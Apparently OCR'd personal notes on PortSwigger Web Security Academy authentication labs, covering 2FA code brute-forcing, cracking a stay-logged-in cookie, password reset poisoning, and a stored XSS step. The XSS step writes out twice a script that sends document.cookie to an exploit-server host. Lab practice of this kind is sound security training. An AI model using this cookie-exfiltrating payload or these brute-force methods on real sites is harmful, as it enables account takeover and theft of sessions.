
▼ https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-broken-logic







Request
Response
Inspector
Web Security Academy
2FA broken logic
Back to lab home
Email client
LAB Not solved
Home | My account
Please enter your 4-digit security code
Login



Request
Response
Inspector
Web Security Academy
2FA broken logic
Back to lab home
Email client
LAB Not solved
Home | My account
Incorrect security code
Please enter your 4-digit security code
Login


Sniper attack
Start attack
Payloads
Payload type: Brute forcer
Payload count: 10,000
Request count: 10,000
Payload configuration
Payload processing
Payload encoding



then update cookie in the browser and delete wiener then type in url

`/my-account?id=carlos` from /my-account?id=wiener



/my-account?id=carlos

▼ https://portswigger.net/web-security/authentication/other-mechanisms/lab-brute-forcing-a-stay-logged-in-cookie

Lab #9 Brute-forcing a stay-logged-in cookie

Tw 0


Target Goal Obtain and brute force Carlos's cookie to gain access to his account.


Your credentials: wiener: peter


Victim's username: carlos

base64 (username: md5(password))


base64(carlos:md5(x))










▼ https://portswigger.net/web-security/authentication/other-mechanisms/lab-offline-password-cracking










XSS Vulnerability





xss used⇒ `<script>document.location='` https://exploit-0a7c002b03b46afa82194c98016d0043.exploit-server.net/exploit'+document.cookie `</script>`



It just goes to show you, you never know what opportunities might literally land in your lap. Keep your eyes wide open and seize them when you can.
Comments
Paul Amuscle | 04 January 2025
May the sun shine on you and your family.
Leave a comment
Comment:
<script>document.location='https://exploit-0a7c002b03b46afa82194c98016d0043.exploit-server.net/exploit'+document.cookie</script>
Name:
test
Email:
test1@gmail.com
Website:
http://www.test1.com
Post Comment
< Back to Blog


Craft a response
URL: https://exploit-0a72003b048b28d981183e6d01b600b3.exploit-server.net/exploit
HTTPS
File:
/exploit
Head:
HTTP/1.1 200 OK
Content-Type: application/javascript; charset=utf-8
Body:
Hello, world!
Store
View exploit
Access log



Craft a response
URL: https://exploit-0a72003b048b28d981183e6d01b600b3.exploit-server.net/exploit
HTTPS
File:
/exploit
Head:
HTTP/1.1 200 OK
Content-Type: application/javascript; charset=utf-8
Body:
Hello, world!
Store
View exploit
Access log











▼ https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-reset-poisoning-via-middleware


PortSwigger
Lab: Password reset poisoning via middleware
LAB
Not solved
This lab is vulnerable to password reset poisoning. The user carlos will carelessly click on any links in emails that he receives. To solve the lab, log in to Carlos's account. You can log in to your own account using the following credentials: wiener:peter. Any emails sent to this account can be read via the email client on the exploit server.
ACCESS THE LAB
Solution
Community solutions
Find vulnerabilities in your authentication using Burp Suite
TRY FOR FREE



Request
Response
Inspector


Request
Response
Inspector




